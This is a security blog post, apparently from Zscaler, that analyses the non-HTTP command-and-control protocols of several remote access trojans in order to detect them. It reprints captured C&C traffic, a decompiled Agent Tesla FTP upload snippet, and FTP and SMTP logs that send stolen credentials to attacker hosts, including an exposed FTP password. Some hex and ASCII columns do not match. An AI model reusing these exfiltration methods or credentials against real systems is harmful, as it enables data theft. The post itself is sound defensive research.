



Zscaler Blog

Get the latest Zscaler blog updates in your inbox

[Subscribe](#)



SECURITY INSIGHTS



[Copy URL](#)

Adversaries generally use Standard Application Layer Protocols for communication between malware and command and control (C&C) servers. This is for several reasons: first, malicious traffic blends in more easily with legitimate traffic on standard protocols like HTTP/S; second, companies that rely on appliances for security often don't inspect all SSL/TLS encrypted traffic as it is extremely resource-intensive to do so.

However, the massive growth of SSL attacks — 260% higher in 2020 compared to 2019 — has turned many security teams' attention to these encrypted channels. For those that do inspect their encrypted traffic, modern network security proxies, gateways, and firewalls are evolved enough to conveniently parse application protocols and strip the SSL layer to scan the underlying data. And by knowing the protocol, scan engines using heuristics or machine-learning techniques can more easily differentiate between malicious and legitimate traffic, giving security teams an advantage.

These trends have led some adversaries to turn to custom protocols. Although custom protocols for malicious communication are nothing new, almost one-third of prevalent malware families we recently analyzed support

communication over non-HTTP/S protocols. Almost all of these malware families are Remote Access Trojans (RATs) and are found all over, from campaigns of mass infection to highly targeted attacks.

In this article, we dissect the custom protocols used in some of the most prevalent RATs seen in recent campaigns. At the end, we share a number of signatures and Snort rules that aid in detecting these attacks.

Below are statistical representations of traffic that Zscaler blocked for non-HTTP/S C&C communication, as well as the most active RAT families that we observed over a three-month period.




Fig.1: Hits of top threats communicating over non-HTTP/S in the last quarter.




Fig.2: Hits of top non-HTTP/S based RAT families in last quarter.

Remcos RAT

Remcos is remote access and surveillance software developed and distributed by an organization called Breaking Security. The Remcos RAT appeared in hacking forums in late 2016. Since then, it has been favored by many cyber criminals and even adopted by APT actors such as the [Gorgon Group](#) and [Elfin Group](#). Remcos is primarily delivered to victims via malicious attachments in phishing emails. Its capabilities range from logging keystrokes to executing commands, stealing credentials, and capturing microphones and webcams. RC4 key and encrypted configuration data is kept in the resource section “SETTINGS” under “RCData”. The configuration contains the C&C address, port, mutex name, and encryption key for C&C communication.




Fig.3: Encrypted configuration in resource.

Address	Hex dump	ASCII
005A2CD1	6D 61 6B 61 72 74 69 2E 64 64 6E 73 2E 6E 65 74	makartiddns.net
005A2CE1	3A 35 36 35 36 3A 36 37 36 37 7C 40 40 48 6F 73	:5656 6762 cmd os
005A2CF1	74 40 40 35 40 40 01 40 40 01 40 40 01 40 40 01	t005e000000000000
005A2DB1	40 40 01 40 40 01 40 40 36 40 40 72 65 60 63 6F	00000006@remcos.com
005A2D11	73 2E 65 78 65 40 40 72 65 60 63 6F 73 40 40 00	s.exe@remcos.com.
005A2D21	40 40 30 40 40 22 65 60 63 6F 73 5F 76 69 67 6E	0000remcos.vsign
005A2D31	67 70 6E 64 6B 70 40 40 30 40 40 36 40 40 6C 6F	gzendka@remcos.com
005A2D41	67 73 2E 64 61 74 40 40 40 40 40 40 40 40 40 40	gs.dat@remcos.com
005A2D51	40 31 40 40 00 40 40 40 40 35 40 40 36 40 40 53	0100.000050000000
005A2D61	63 72 65 65 6E 73 40 40 00 40 40 00 40 40 40 40	creens@remcos.com
005A2D71	40 00 40 40 00 40 40 00 40 40 00 40 40 40 40 40	0_00_00_00_00_00_00
005A2D81	00 40 40 35 40 40 36 40 61 75 64 69 6F 40 40	.005e0000audio@remcos.com
005A2D91	00 40 40 30 40 40 30 40 40 40 40 40 40 40 01 40	0.0000000000000000
005A2DA1	40 30 40 40 00 40 40 31 40 40 72 65 6D 63 6F 73	@remcos.com@remcos.com
005A2DB1	40 40 72 65 6D 63 6F 73 40 40 3A 0D F0 AD BA 0D	@remcos.com:..@. ..

Fig.4: Decrypted configuration

Remcos communicates over non-HTTP/S channels/ports on custom protocols. The bot can be configured to communicate in plain text, which makes it fairly straightforward to detect C&C traffic. The custom protocol contains the header “[DataStart]” followed by the size of data and then followed by the exfiltrated data.

00000000	5b 44 61 74 61 53 74 61 72 74 5d 5a 01 00 00 61	[DataStart]Z...
00000010	64 64 6e 65 77 7c 63 6d 64 7c 48 6f 73 74 7c 63	ddnew cmd Host c
00000020	6d 64 7c 55 00 73 00 65 00 72 00 2d 00 50 00 43	md U.s.e .r.-.P.C
00000030	00 2f 00 61 00 64 00 6d 00 69 00 6e 00 7c 63 6d	./.a.d.m .i.n. cm
00000040	64 7c 55 53 7c 63 6d 64 7c 57 69 6e 64 6f 77 73	d US cmd Windows
00000050	20 37 20 50 72 6f 66 65 73 73 69 6f 6e 61 6c 20	7 Professional
00000060	28 33 32 20 62 69 74 29 7c 63 6d 64 7c 7c 63 6d	(32 bit) cmd cm
00000070	64 7c 33 37 35 37 36 38 36 37 38 34 7c 63 6d 64	d 375768 6784 cmd
00000080	7c 31 2e 37 20 50 72 6f 7c 63 6d 64 7c 43 3a 5c	1.7 Pro cmd C:\
00000090	55 73 65 72 73 5c 61 64 6d 69 6e 5c 41 70 70 44	Users\ad min\AppD
000000A0	61 74 61 5c 52 6f 61 6d 69 6e 67 5c 72 65 6d 63	ata\Roaming\remc
000000B0	6f 73 5c 6c 6f 67 73 2e 64 61 74 6c 6f 64 7c	os\logs. dat cmd
000000C0	43 3a 5c 55 73 65 72 73 5c 61 64 6d 69 6e 5c 41	C:\Users \admin\A
000000D0	70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d	ppData\Local\Tem
000000E0	70 5c 46 41 30 39 30 30 30 30 39 30 30 30 2e 65	p\FA0900 009000.e
000000F0	78 65 7c 63 6d 64 7c 7c 63 6d 64 7c 50 00 72 00	xe cmd cmd P.r.
00000100	6f 00 67 00 72 00 61 60 6d 00 20 00 4d 00 61 00	o.g.r.a. m .M.a.
00000110	6e 00 61 00 67 00 65 00 72 00 7c 63 6d 64 7c 31	n.a.g.e. r. cmd 1
00000120	7c 63 6d 64 7c 31 35 37 31 38 7c 63 6d 64 7c 38	cmd 157 18 cmd 8
00000130	35 32 30 39 33 7c 63 6d 64 7c 30 7c 63 6d 64 7c	52093 cmd 0 cmd
00000140	31 38 35 2e 32 32 32 2e 35 38 2e 31 35 32 7c 63	185.222. 58.152 c
00000150	6d 64 7c 72 65 6d 63 6f 73 5f 76 6e 6f 77 69 61	md remcos_vnowia
00000160	75 69 78 63 7a 66 77 69 70	uixczfwip
00000000	5b 44 61 74 61 53 74 61 72 74 5d 11 00 00 00 70	[DataStart]....p
00000010	69 6e 67 7c 63 6d 64 7c 30 7c 63 6d 64 7c 32 30	ing cmd 0 cmd 20
00000169	5b 44 61 74 61 53 74 61 72 74 5d 42 00 00 00 70	[DataStart]B...p
00000179	6f 6e 67 7c 63 6d 64 7c 30 7c 63 6d 64 7c 50 00	ong cmd 0 cmd P.
00000189	72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 4d 00	r.o.g.r. a.m .M.
00000199	61 00 6e 00 61 00 67 00 65 00 72 00 7c 63 6d 64	a.n.a.g. e.r. cmd
000001A9	7c 31 35 37 36 35 7c 63 6d 64 7c 38 35 32 31 34	15765 cmd 85214
000001B9	30	0

Fig.5: Data sent to C&C server in plain text.

However, in most cases, the communication is encrypted using the RC4 algorithm with a key present in the configuration. It is not possible to match signatures in encrypted binary data. However, there is scope for heuristics-based detection. Upon execution, Remcos sends system information to its C&C server, and in return the server replies with commands to execute. As this request and response is encrypted with the same symmetric key, the

header “[DataStart]” will generate the same encrypted stream of bytes in place of the header for all communication generated by the executable.

```

00000000  08 b4 de f6 84 27 70 9a 57 17 5e f6 7f 1b a0 d0 ....'p. W.^.....
00000010  37 e8 b7 44 15 06 3c 3b 92 87 c8 d0 2a fa be 91 7..D..; ....*...
00000020  b7 57 54 ef c4 63 39 a1 8c 67 6c 3c f6 67 7d 3f .WT..c9. .gl<.g}?
00000030  ee dc 69 ae d0 82 30 5e 88 ba 3c 8c c2 19 7a 6a ..i...0^ ..<....zj
00000040  b5 b6 55 d0 68 3f f5 2b 75 5f eb e8 85 04 a2 63 ..U.h?.+ u_....c
00000050  88 96 bc a4 8f bb d5 ef 30 25 4f e2 b8 4b 3e 01 ..... 0%0..K>.
00000060  fe b7 80 bf df 0b e8 54 50 50 19 0f e0 b9 7c 42 .....T PP....|8
00000070  81 5e 4d 46 30 1a de 0c 12 e0 b7 4f 1d 5b 8b c0 .^MF0.... ...O.[..
00000080  1f 57 ba 9a bd b7 62 84 55 f1 4c fe e5 0d 76 53 .W....b. U.L...v5
00000090  3f b6 1a 33 01 5a 47 45 2f ea bb 61 20 25 6c 8f ?..3.ZGE /.a %l.
000000A0  38 f1 37 b0 b1 83 69 87 fb 3a 5f ee 02 ba 66 ec 8.7...i. .:....f.
000000B0  50 36 98 24 18 f1 f9 86 54 cc 34 2a ff 59 65 4d P6.$.... T.4*.YeM
000000C0  1b 0e cc 4b 19 0f 36 43 c2 c0 a6 fc c9 5e 99 08 ...K..6C .....^..
000000D0  7c 09 53 fa 4d 0a a8 da 31 12 e2 6f 3c 4a 22 e4 |.S.M... 1..oJ".
000000E0  65 74 2f 25 e6 9f 51 c0 3c 86 84 53 c5 d6 a5 7f et/%.Q. <..S.....
000000F0  80 a5 70 e4 9e d2 76 a5 73 a7 02 72 64 cc dc 4f ..p...v. s..rd..0
00000100  82 e3 73 ef 7b e1 4f 3d 28 f3 29 4f f0 1f 6b 64 ..s.{.0= (. )0..kd
00000110  0d 4c 22 69 1b ba f4 41 86 11 af 46 f4 ba dd d5 .L'i...A ...F....
00000120  b8 a1 25 49 6b 1d b9 66 17 1d 32 c4 4f 89 37 f5 ..%Ik... ..2.0.7.
00000130  fb b6 a4 2c 95 3c 7c 3b 0a e5 50 3b 8b 7d 46 d3 ...,.|; ..P;.)F.
00000140  c6 f8 35 8f 2d 79 db d6 8e 5b 69 00 9c 3d 84 80 ..5.-y.. .[i..=..
00000150  51 76 5f 1a dc 79 15 ff d3 86 e6 8b 5a 81 2f 19 Qv_.y.. ....Z./.
00000160  9d bc 0f 93 45 57 1f 44 60 d0 f8 f3 b7 95 37 09 ....EW.D `.....7.
00000170  ed b9 f5 00 82 5a 6e 96 02 6d 93 36 22 42 b4 5d ....Zn. .m.6"B.]
00000180  e5 b0 c2 43 e1 2a 20 23 5e a7 f0 ...C.* # ^..
00000000  08 b4 de f6 84 27 70 9a 57 17 5e 9b 7e 1b a0 c1 ....'p. W.^~...
00000010  3a e2 be 5d 01 17 3b 2a c6 87 e3 d2 3d f2 f0 c2 ...]..;* ....=...
0000018B  08 b4 de f6 84 27 70 9a 57 17 5e c8 7e 1b a0 c1 ....'p. W.^~...
0000019B  3c e2 be 5d 01 17 3b 2a c6 87 e3 d2 3d f2 92 f2 <..]..;* ....=...
000001AB  a8 33 47 ba a3 10 4b c4 ed 15 01 11 d6 37 30 7c .3G..K. ....70|
000001B8  8f f3 07 cf b1 e6 57 33 ed d3 4e e2 be 06 74 63 .....W3 ..N...tc
000001CB  ad f8 31 b5 21 6a e4 2c 64 6c fe bf d4 5a e2 26 ..1.!j., d1...z.&
000001DB  9d .

```

Fig.6: Data sent to C&C server as RC4 encrypted.

As an example, it can be seen in the above image, a binary stream of bytes “08 b4 de f6 84 27 70 9a 57 17 5e” has taken place of the header “[DataStart]”. The repeated stream pattern of 11 bytes in requests and responses—plus a combination of other heuristics such as entropy and data length limits—can be considered for flagging RC4 encrypted Remcos traffic.

Crimson RAT

Crimson RAT has been favored by threat actors for targeted attacks on governments and organizations in the financial, healthcare, and space technology sectors. In 2016, it was found to be used in targeted attacks against Indian diplomatic and military resources. Last year, we found it [targeting Indian financial institutions](#). Crimson is typically delivered to the victim via a phishing email containing a malicious .doc file or link to a malicious executable.

```

00000000  0c 00 00 00 00 69 6e 66 6f 3d 63 6f 6d 6d 61 6e ....inf o\command
00000010  64
00000000  14 00 00 00 00 62 72 77 6d 61 72 69 76 61 73 2d ....brw marivas-
00000010  69 6e 66 6f 3d 75 73 65 72 37 00 00 00 00 7c 57 info=use r7...|W
00000020  49 4e 44 2d 50 43 7c 61 64 6d 69 6e 7c 7c 36 3e IND-PC|a dmin|||6>
00000030  31 7c 53 2e 44 2e 31 2e 39 7c 7c 20 7c 7c 43 3a 1|S.D.1. 9|| ||C:
00000040  5c 50 72 6f 67 72 61 6d 44 61 74 61 5c 42 68 6f \Program Data\Bho
00000050  69 74 61 73 5c itas\
00000011  0c 00 00 00 00 67 65 74 61 76 73 3d 61 76 70 72 ....get avs=avpr
00000021  6f o
00000055  19 00 00 00 00 62 72 77 6d 61 72 69 76 61 73 2d ....brw marivas-
00000065  67 65 74 61 76 73 3d 70 72 6f 63 65 73 73 06 04 getavs=p rocess..
00000075  00 00 00 33 38 38 3e 63 73 72 73 73 3e 30 3e 3c ...388>c srss>0><
00000085  34 33 32 34 3e 66 69 72 65 66 6f 78 3e 30 3e 3c 4324>fir efox>0><
00000095  35 33 30 30 3e 63 6d 64 3e 30 3e 3c 34 37 30 38 5300>cmd >0><4708
000000A5  3e 63 6d 64 3e 30 3e 3c 31 35 30 34 3e 74 61 73 >cmd>0>< 1504>tas

```

Fig.7: Data sent to C&C server

NetWire RAT

The NetWire RAT is a malicious tool that emerged almost a decade ago and has been updated many times since then. NetWire has been detected in various campaigns such as [Hydrojiin](#) and advanced persistent threat (APT) attacks including [SilverTerrier](#) and [The White Company](#). Typically, the NetWire RAT is downloaded as a second-stage payload to systems that have been compromised using other malware such as GuLoader. Also, it was found to be delivered via [exploit kits](#).

NetWire communicates with custom protocols over TCP and communication is encrypted with AES encryption. Each packet begins with a length of data followed by one byte for the command and then followed by data. The initial packet sends a 32-byte seed value along with 16-byte IV value and hardcoded password specified in the binary to generate the AES key. The C&C server generates a session key for this information.

```

00000000  41 00 00 00 99 bc d3 c4 ce f4 44 d0 c8 90 64 ae A..... ..D...d.
00000010  40 7a e5 68 8c 5d 21 e9 e0 90 0f 80 fc 42 3e 84 @z.h.]!. ....B>.
00000020  a8 a4 ee c0 cc 88 50 d8 a0 cc 34 30 af 40 b0 ab .....P. ..40.0..
00000030  80 9a b0 72 b6 64 bf 67 4f f4 cd 27 99 ba 2a c6 ...r.d.g 0...'*.
00000040  98 c3 d1 7a dd .....z.

00000000  3f 00 00 00 9b f7 6d 3f 3f 75 58 1f 3f b0 3f 32 ?....m? ?uX.?..?2
00000010  f2 21 3f 9d 0f b3 6d 57 d3 e0 5f d3 4a 05 33 a2 .!?.mW .._.J.3.
00000020  f0 7e fd 52 30 ff 2f 8b 08 cb c9 f6 11 f8 69 64 ..~R0./. ....id
00000030  d9 b0 68 45 bc 28 d2 3f 36 f3 7a 3f 3f 3f 21 0e ..hE.(.? 6.z???.!
00000040  12 ab 39 ..9

```

Fig.8: Data sent to C&C server as AES encrypted.

As the communication is AES encrypted, it is not possible to scan for signature patterns in communication. However, there is enough information in the initial packet to flag the traffic as NetWire C&C communication.

AsyncRAT

AsyncRAT is an open-source RAT designed to remotely monitor and control other computers through a secure encrypted connection. AsyncRAT provides functionality such as keylogger, screen viewer, command execution, and many more. Because of its feature of secure communication, AsyncRAT is used for malicious motives by cybercriminals and weaponized in APT campaigns such as "[Operation Spalax](#)." AsyncRAT has been found to be delivered via various methods such as spear-phishing, malvertising, and exploit kits.

AsyncRAT communicates over secure TCP channels. As the custom certificate is carried in the binary itself and matched against the C&C certificate, it is not possible to strip the TLS layer at the proxy/gateway level. However, such custom certificates can be filtered out and communication can be blocked by other preventing controls.

Source	Destination	Protocol	Length	Info
192.168.100.215	89.22.205.171	TCP	66	49541 → 5552 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_PERM=1
192.168.100.215	89.22.205.171	TCP	66	[TCP Retransmission] 49541 → 5552 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_PERM=1
192.168.100.215	89.22.205.171	TCP	62	[TCP Retransmission] 49541 → 5552 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 SACK_PERM=1
89.22.205.171	192.168.100.215	TCP	62	5552 → 49541 [SYN, ACK] Seq=0 Ack=1 Win=51200 Len=0 MSS=1206 SACK_PERM=1

Wireshark · Follow TCP Stream (tcp.stream eq 0) · ee7a3fd9-b01f-40f3-bf68-53d49131e51				
00000000 16 03 01 00 5a 01 00 00 56 03 01 60 10 8a 16 31Z... V..`...1			
00000010 eb f6 ed a5 d4 84 59 60 13 b8 e0 43 eb 61 7f a9Y` ..C.a..			
00000020 7b 1a 1d da 49 a6 6b 43 d4 5c 1c 00 00 18 00 2f	{...I.kC .\..../			
00000030 00 35 00 05 00 0a c0 13 c0 14 c0 09 c0 0a 00 32	.5..... .2			
00000040 00 38 00 13 00 04 01 00 00 15 ff 01 00 01 00 00	.8.....			
00000050 0a 00 06 00 04 00 17 00 18 00 0b 00 02 01 00			
00000051 16 03 01 07 c0 02 00 4d 03 01 60 10 8a 16 b6 M..`....			
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00			
00000070 85 88 78 c4 fd 41 17 76 80 da f5 c2 59 e6 e5 30	..x..A.vY..0			
00000080 0d 06 09 2a 86 48 86 f7 0d 01 01 0d 05 00 30 1a	...*.H.0..			
00000090 31 18 30 16 06 03 55 04 03 0c 0f 41 73 79 6e 63	1.0...U... Async			
000000a0 52 41 54 20 53 65 72 76 65 72 30 20 17 0d 32 31	RAT Serv er ..21			
000000b0 30 31 32 34 32 31 32 37 33 38 5a 18 0f 39 39 39	01242127 382..999			
000000c0 39 31 32 33 31 32 33 35 39 39 5a 30 1a 31 18	91231235 95970.1.			
000000d0 30 16 00 03 55 04 03 0c 0f 41 73 79 6e 63 52 41	0...U... AsyncRA			
000000e0 54 20 53 65 72 76 65 72 30 82 02 22 30 0d 06 09	T Server .."0...			
000000f0 2a 86 48 86 f7 0d 01 01 05 00 03 82 02 0f 00	*.H.....			
00000100 30 82 02 00 02 02 01 00 a4 e9 ee a1 a5 4f a1	0.....			
00000110 da 55 19 34 15 c4 9b 81 4f 82 87 8e 86 9b de	.U4.... 0.....			
00000120 da 29 12 84 66 a5 a9 21 e9 20 55 32 31 6d 9f e3	.)..f.! .. U21m..			
00000130 58 6e d1 fd 6b a8 73 6f d2 61 c1 f4 3e bc 44 5d	Xn..k.so .a...>.D]			

Fig.9: Server certificate having subject and issuer name as "AsyncRAT Server"

Quasar RAT

Quasar is an open-source RAT that has been observed being used maliciously by cybercriminals and APT actors including “Gorgon Group” and “Patchwork.” Its features include remote desktop, keylogging, password stealing, and many more. Quasar encrypts communications using an AES algorithm with a pre-shared key hardcoded in the client binary. It is not possible to scan for signature patterns on AES-encrypted traffic. However, the distinctive characteristics of encrypted data packets can be leveraged to flag Quasar's AES encrypted traffic.

```

00000000  40 00 00 00  06 3a b1 e8  42 33 c6 25 84 c3 71 e9  @..... B3.%..q.
00000010  c0 d1 d9 16  c9 db c9 25  fa dd 18 dd b1 00 e0 08  .....% .....
00000020  c4 49 e1 63  f6 9b 75 69  73 c3 bb ce 87 d4 f0 60  .I.c..ui s...
00000030  7c 4c 07 5f  f9 30 ab 8b  c1 1d 3a 76 ad 03 81 b7  |L._.0.. :v.....
00000040  db f3 38 b9  ..8.
00000000  40 00 00 00  74 52 96 57  a5 61 e4 49 3a 71 b5 ed  ...tR.W .a.I:q..
00000010  08 be 36 12  7a 4a 36 c2  8a 9b c1 67 b1 af bf 08  ..6.zJ6. ....g....
00000020  c9 ac b2 03  56 29 2d 1a  0e 12 fa 1d 95 4f 61 af  ....V)-. ....0a.
00000030  eb af f6 3a 15  3c 7a 5b  4c b3 0a 6e d9 47 45 f0  ....:z[ L..n.GE.
00000040  0a 2c ea f1  72 9d 0c 26  37 03 2b 9a aa 04 eb c6  ,...r..& 7.+.....
00000050  c2 90 7f 58  f7 e7 87 d8  f1 b6 e8 71 f1 64 74 46  ...X.... ...q.dtF
00000060  66 18 bb 5f  6e 60 88 77  46 8b af 83 d8 d9 39 fd  f...n` .w F.....9.
00000070  56 1f a7 c8 27  9f 1b e8  7f bf d9 b7 47 26 15 1f  V....' ...G...
00000080  bd 89 c6 8f  2c 21 57  e7 b9 94 b5 a0 ee 66 e4  ....,!W .....f.
00000090  06 a4 b5 0f  ba 63 62 8d  95 5e 1c 6f f0 70 02 0d  ....cb .^o.p..
000000A0  e6 56 c6 9e 22 a6 c9 9b  65 b0 47 35 25 f8 19 13  .V...." e.65%...
000000B0  a6 da 46 04  69 3b f3 5f  99 2e f9 93 d5 a7 a6 c8  ..F.i;.. .....
000000C0  1e a4 e7 71 96 d1 a4 25  12 5d dd 42 82 f6 13 49  ...q...% .]....I
000000D0  3c 57 ae db 94 7c 1c 6b  bd 40 79 06 95 72 5d d3  <W...|.k .@y.r].
000000E0  d6 6e 14 66 41 ef 45 01  ee 32 c1 04 ea 96 07 6d  .n.fA.E. .2....m
000000F0  44 3e 20 81  D> .

```

Fig.10: Data sent to C&C server as AES encrypted.

The distinctive first 4 bytes of the payload can be used to identify Quasar traffic. Specifically, the first 4 bytes can identify the first packet sent from the server to the client following the TCP handshake. This packet is used to initiate the server/client authentication process. The first 4 bytes of the TCP payload contain "40 00 00 00" which is the size of the data that follows in little endian.

Agent Tesla RAT

The Agent Tesla RAT has been very active and prevalent. Over the last couple of years, there have been huge ongoing phishing campaigns delivering Agent Tesla RAT. Agent Tesla has evolved over time, varying its behavior from campaign to campaign. Cybercriminals use this RAT to steal user credentials and spy on victims through screenshots, keyboard logging, and clipboard capturing. Credential stealing is supported across various software ranging from browsers to mail clients, VPNs, and wallets.

Agent Tesla communicates and exfiltrates data to its C&C server on HTTP, FTP, SMTP, and Telegram API. All collected data is encapsulated into an HTML page, and that HTML page is sent to a C&C over one of the aforementioned protocols.

For communication over FTP, the HTML page is sent as a file to an FTP C&C server. The file name is generated in format “PW_<UserName>_<OS>_<Timestamp>.HTML”

```

FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(E7BD24AA-34FA-4997-ACF2-FA72A2116C34.ao() +
    string s);
    ftpWebRequest.Credentials = new NetworkCredential(E7BD24AA-34FA-4997-ACF2-FA72A2116C34.ap(),
        E7BD24AA-34FA-4997-ACF2-FA72A2116C34.ap());
    ftpWebRequest.Method = E7BD24AA-34FA-4997-ACF2-FA72A2116C34.aQ();
    object obj = Encoding.UTF8.GetBytes(string_1);

```

Name	Type
string_0	string
string_1	string
obj	object

```

<html>Time: 04/23/2021 03:01:05<br>User Name: Test<br>Computer Name: WIN-7_2021_04_23_03_01_05.html<br>
<br><br>URL:https://www.facebook.com<br>\nUsername:mark<br>\nPassword:zukerburg<br>\nApplication:Firefox<br>\n<br>\nURL:https://twitter.com<br>\nUsername:Log<br>\nPassword:Log<br>
<br><br></html>

```

Fig.11: Data to be sent via FTP.

```

220----- Welcome to Pure-FTPD [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 23:00. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
USER ab@salkic.co.ba
331 User ab@salkic.co.ba OK. Password required
PASS jTkd,&UJQJ;i
230 OK. Current restricted directory is /
OPTS utf8 on
504 Unknown command
PWD
257 "/" is your current location
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (95,217,195,80,192,223)
STOR PW_Test-WIN-7-PC_2021_04_23_03:01:05.html
150 Accepted data connection
226-File successfully transferred
226 0.056 seconds (measured here), 9.95 Kbytes per second

```

Fig.12: Exfiltration over FTP

For communication over SMTP, the HTML page is sent as a mail body to the C&C server. The mail subject is generated in format “PW_<UserName>/<ComputerName>”.

```

250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
MIME-Version: 1.0
From: admin2@alhajikudi.com
To: admin2@alhajikudi.com
Date: 23 Apr 2021 13:01:10 +0530
Subject: PW_Test/WIN-7
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 04/23/2021 13:01:05<br>User Name: Test<br><br>Computer Name=
e: WIN-7 <br> <br> <br>OSFullName: Microsoft Windows 7 Home Basic =
<br>CPU: Intel(R) Core(TM) i7-10510U CPU @ 1.80GHz<br>RAM: 1023.4=
9 MB<br>IP Address: <br><hr>URL:https://www.facebook.com<br>=0D=0A=
Username:mark<br>=0D=0APassword:zukerburg<br>=0D=0AAApplication:Fi=
refox<br>=0D=0A<hr>=0D=0AURL:https://twitter.com<br>=0D=0AUsernam=
e:Log<br>=0D=0APassword:Log<br>=0D=0AAApplication:Firefox<br>=0D=0A=
<hr>=0D=0A

.
250 2.0.0 Ok: queued as E6C0C1C28E6
QUIT
221 2.0.0 Bye

```

Fig.13: Exfiltration over SMTP

CyberGate RAT

CyberGate allows an attacker to browse and manipulate files, devices, and settings on the victim's machine as well as download and execute additional malware. It also has a wide range of information-stealing abilities including browser credential theft, keylogging, screen capture, and remote enabling of webcams.

The CyberGate RAT communicates on a custom protocol over TCP. CyberGate collects the info as per the command received from the C&C server, compresses data by ZLib, encrypts it by RC4 with a hardcoded key, and then sends it to the C&C server.

